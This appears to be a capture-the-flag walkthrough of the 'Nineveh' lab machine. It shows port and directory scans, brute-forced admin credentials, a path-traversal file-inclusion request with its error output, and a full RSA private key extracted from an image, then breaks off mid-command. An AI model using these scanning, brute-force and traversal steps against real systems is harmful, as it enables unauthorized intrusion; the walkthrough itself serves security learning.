

Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.43 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 12:29 IST
Nmap scan report for 10.10.10.43
Host is up (1.1s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 155.90 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

2) Checked the website







3) Checked for more pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.10.43/FUZZ' -ic -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------
 :: Method           : GET
 :: URL              : http://10.10.10.43/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------
                        [Status: 200, Size: 178, Words: 22, Lines: 6, Duration: 203ms]
department              [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 226ms]
                        [Status: 200, Size: 178, Words: 22, Lines: 6, Duration: 298ms]
:: Progress: [87651/87651] :: Job [1/1] :: 140 req/sec :: Duration: [0:03:23] :: Errors: 39 ::
```


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'https://10.10.10.43/FUZZ' -ic -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------
 :: Method           : GET
 :: URL              : https://10.10.10.43/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------
                        [Status: 200, Size: 49, Words: 3, Lines: 2, Duration: 505ms]
db                      [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 239ms]
                        [Status: 200, Size: 49, Words: 3, Lines: 2, Duration: 204ms]
server-status           [Status: 403, Size: 300, Words: 22, Lines: 12, Duration: 220ms]
secure_notes            [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 239ms]
:: Progress: [207630/207630] :: Job [1/1] :: 91 req/sec :: Duration: [0:20:24] :: Errors: 0 ::
```







Vulnerability Assessment

1) The phpliteadmin version is vulnerable to RCE



2) Bruteforced admin credentials (weak password)
admin:1q2w3e4r5t






```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.10.43/department/FUZZ' -ic -t 200 -fs 1032 -H "Cookie: P
HPSESSID=pnsq7bmkfpuq8eit8g9h54euf7"

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.43/department/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Header           : Cookie: PHPSESSID=pnsq7bmkfpuq8eit8g9h54euf7
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1032
________________________________________________

                        [Status: 200, Size: 68, Words: 3, Lines: 2, Duration: 317ms]
css                     [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 313ms]
files                   [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 5692ms]
                        [Status: 200, Size: 68, Words: 3, Lines: 2, Duration: 343ms]
:: Progress: [87651/87651] :: Job [1/1] :: 54 req/sec :: Duration: [0:09:08] :: Errors: 261 ::
```

3) Found error info

Request

Pretty Raw Hex

```
GET /department/manage.php?notes=/department/files/../../department/ninevehNotes.txt HTTP/1.1
Host: 10.10.10.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.43/department/manage.php
Connection: close
Cookie: PHPSESSID=pnsq7bmkfpuq8eit8g9h54euf7
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
        </div>
      </div>
      <pre>
        <pre>
          <br />
          <b>
            Warning
          </b>
          :  include(/department/files/../../department/ninevehNotes.txt): failed to open
          stream: No such file or directory in <b>
            /var/www/html/department/manage.php
          </b>
           on line <b>
            31
          </b>
          <br />
          <br />
          <b>
            Warning
          </b>
          :  include(): Failed opening '/department/files/../../department/ninevehNotes.txt'
           for inclusion (include_path='.:/usr/share/php') in <b>
            /var/www/html/department/manage.php
          </b>
           on line <b>
            31
          </b>
          <br />
        </pre>
      </pre>


    </div>
  </div>


 </body>
</html>
```

Inspector

- Request attributes 2
- Request query parameters 1
- Request body parameters 0
- Request cookies 1
- Request headers 9
- Response headers 9

Inspector Notes

4) Found a private key in image

Mozilla Firefox

10.10.10.43/secure_notes/

https://10.10.10.43/secure_notes/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznlBG5
FQq1/wmB65c8bds5tETlacr/15Ofv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYk0Sw42bOb+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAk
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ2OJXO8JoaQcRz628dOdukG6Utu
Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU3OEpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcDOiNlnr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG
-----END RSA PRIVATE KEY-----
secret/nineveh.pub
0000644
0000041
0000041
00000000620
13126060277
014541
ustar
www-data
www-data
```


```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ strings cat nineveh.png | grep RSA
